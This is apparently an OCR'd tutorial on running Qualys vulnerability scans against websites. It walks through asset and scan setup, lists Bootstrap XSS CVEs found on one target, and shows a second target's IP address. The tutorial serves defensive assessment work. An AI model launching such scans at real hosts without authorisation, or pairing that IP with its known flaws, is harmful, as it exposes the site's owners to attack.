
Add IP in Subscription IPS






Step 6:


Now make an Asset Group. Go to Asset > Asset Groups > New > Asset Group




Step 7:

Add Title and IP of the target website. Then click create when you are finished









Step 8:


Now we will create a scan and launch it. For that navigate to Scans > New > Scan






Step 9:

Add Title. Select Asset Group and Add IP. Then click on launch.



Step 10:

As you can see the attack has been launched.



No.	Vulnerability Name	Vulnerability ID	Description	Systems Affected
1	Bootstrap XSS - CVE-2016-10735	CVE-2016-10735	In Bootstrap 3.x before 3.4.0 and 4.x-beta before 4.0.0-beta.2, XSS is possible in the data-target attribute, a different vulnerability than CVE-2018-14041.	Bootstrap 3.3.5
2	Bootstrap XSS - CVE-2018-14040	CVE-2018-14040	In Bootstrap before 4.1.2, XSS is possible in the collapse data-parent attribute.	Bootstrap 3.3.5
3	Bootstrap XSS - CVE-2018-14042	CVE-2018-14042	In Bootstrap before 4.1.2, XSS is possible in the data-container property of tooltip.	Bootstrap 3.3.5
4	Bootstrap XSS - CVE-2018-20676	CVE-2018-20676	In Bootstrap before 3.4.0, XSS is possible in the tooltip data-viewport attribute.	Bootstrap 3.3.5
5	Bootstrap XSS - CVE-2018-20677	CVE-2018-20677	In Bootstrap before 3.4.0, XSS is possible in the affix configuration target property.	Bootstrap 3.3.5

Summary:

The website is susceptible to various security vulnerabilities, including cross-site scripting (XSS) issues in Bootstrap versions prior to certain patches. These vulnerabilities, identified by CVE-2016-10735, CVE-2018-14040, CVE-2018-14042, CVE-2018-20676, and CVE-2018-20677, could allow attackers to
execute arbitrary code on the website, posing a significant risk to users' security. Additionally, the absence of the Strict-Transport-Security header further exposes the website to potential attacks, highlighting the need for prompt updates and the implementation of proper security measures to safeguard against exploitation and enhance overall website security.


Target: www.xyz.com


Now we will repeat the same steps for next target:

Steps:

Step 1:


Add IP of www.xyz.com by navigating to VMDR > Assets > Address Management > New








Step 2:

Now make an Asset Group. Go to Asset > Asset Groups > New > Asset Group. Add Title, IP of the target website and click on Create.





New Asset Group - Google Chrome
qualysguard.qg2.apps.qualys.eu/fo/asset/group/?action=create&refresh_parent=1
New Asset Group : 'FBR VA'
Launch Help
Asset Group Title
IPs
DNS
NetBios
Domains
Scanner Appliances
Business Info
Comments
Asset Group Title
Title *:
FBR VA
Owner:
Syeda Farwa Ali


New Asset Group - Google Chrome
qualysguard.qg2.apps.qualys.eu/fo/asset/group/?action=create&refresh_parent=1
New Asset Group : 'FBR VA'
Launch Help
Asset Group Title
IPs
DNS
NetBios
Domains
Scanner Appliances
Business Info
Comments
IP Hosts
Use the selections below to designate which hosts this asset group will contain
Enter or Select IPs/Ranges add to Asset Group
Select IPs/Ranges | Select Asset Group | Clear
103.125.60.60
Display each IP/Range on new line




Step 3:

Now we will create a scan and launch it. For that navigate to Scans > New > Scan



